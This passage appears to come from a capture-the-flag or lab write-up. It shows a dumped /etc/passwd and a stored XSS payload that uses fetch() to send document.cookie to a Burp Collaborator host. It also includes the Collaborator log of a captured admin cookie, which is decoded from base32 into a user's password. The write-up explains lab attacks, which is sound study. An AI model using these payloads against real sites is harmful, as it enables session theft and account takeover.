tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
user:x:1000:1000:user:/home/user:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:114:118:MySQL Server,,,:/nonexistent:/bin/false
aldo:x:1001:1001:,,,:/home/aldo:/bin/bash
giovanni:x:1002:1002:,,,:/home/giovanni:/bin/bash
giacomo:x:1003:1003:,,,:/home/giacomo:/bin/bash
snapd-range-524288-root:x:524288:524288::/nonexistent:/usr/bin/false
snap_daemon:x:584788:584788::/nonexistent:/usr/bin/false

www-data@server:/# |
```


In addition, in /etc/passwd we can see the nicknames both of giovanni and giacomo (the third user).

Let's consider a scenario where a company application allows customers to upload documents to complete the registration process. If this feature lacks sufficient checks to verify file types and prevent the upload of executable files or malicious scripts, an attacker could upload a file containing malware or harmful scripts. This could compromise the security of business data or customer personal information.

- For what concerns the third vulnerability, cross-site scripting to steal cookies.
- We can inject in the comment section, a similar payload:

```
<script>
fetch('https://BURP-COLLABORATOR-SUBDOMAIN', {
method: 'POST',
mode: 'no-cors',
body:document.cookie
});
</script>
```

- This script will make anyone who views the comment issue a POST request containing their cookie to your subdomain on the public Collaborator server.
- We used Burp collaborator, but there are many free tools that can be used, such as : https://github.com/adrianalvird/collaborator.git



Payloads to generate: 1 ✓ Include Collaborator server location Polling automatically


#	Time	Type	Payload	Source IP address	Comment
1	2024-Apr-29 11:09:40.339 UTC	DNS	57aeffeto3gzdl12vhmjcddycpig67uw	91.80.37.88	
2	2024-Apr-29 11:09:40.339 UTC	DNS	57aeffeto3gzdl12vhmjcddycpig67uw	91.80.37.88	
3	2024-Apr-29 11:09:40.602 UTC	HTTP	57aeffeto3gzdl12vhmjcddycpig67uw	5.95.196.221	
4	2024-Apr-29 11:10:01.581 UTC	HTTP	57aeffeto3gzdl12vhmjcddycpig67uw	5.95.196.221	

```
GET / HTTP/1.1
Host: 57aeffeto3gzdl12vhmjcddycpig67uw.oastify.com
User-Agent: curl/7.68.0
Accept: */*
Cookie: COOKIE_NAME=JBQXEZC7KRQXG5DF


```

As soon as we submit the malicious comment, we can see that a request arrives, those are the admin's cookie.

Suppose the company has a website with a section for user comments. If this section fails to properly filter user input, an attacker could inject an XSS script into the comments. When other employees visit the site and view the infected comments, the XSS script could execute in their browsers, allowing the attacker to steal their login credentials or other sensitive information stored in session cookies.

The value of the cookie we set, is actually the password of the third user encoded in base32.



From Base32

Alphabet
A-Z2-7=

✓ Remove non-alphabet chars

```
JBQXEZC7KRQXG5DF
```

```
Hard_Taste
```

To automatize the admin that constantly sees the comments on the page, we tried both headless browser and a cronjob that 'looks for' new posts in the DB and connects to the URLs found inside <script>, passing the cookie...".

the script for the headless browser can be found in /var/www/webapp/headless.js , and it can be launched with node headless.js, the cronjob script can be found in /var/www/webapp/cronjobs/cronjob.sh.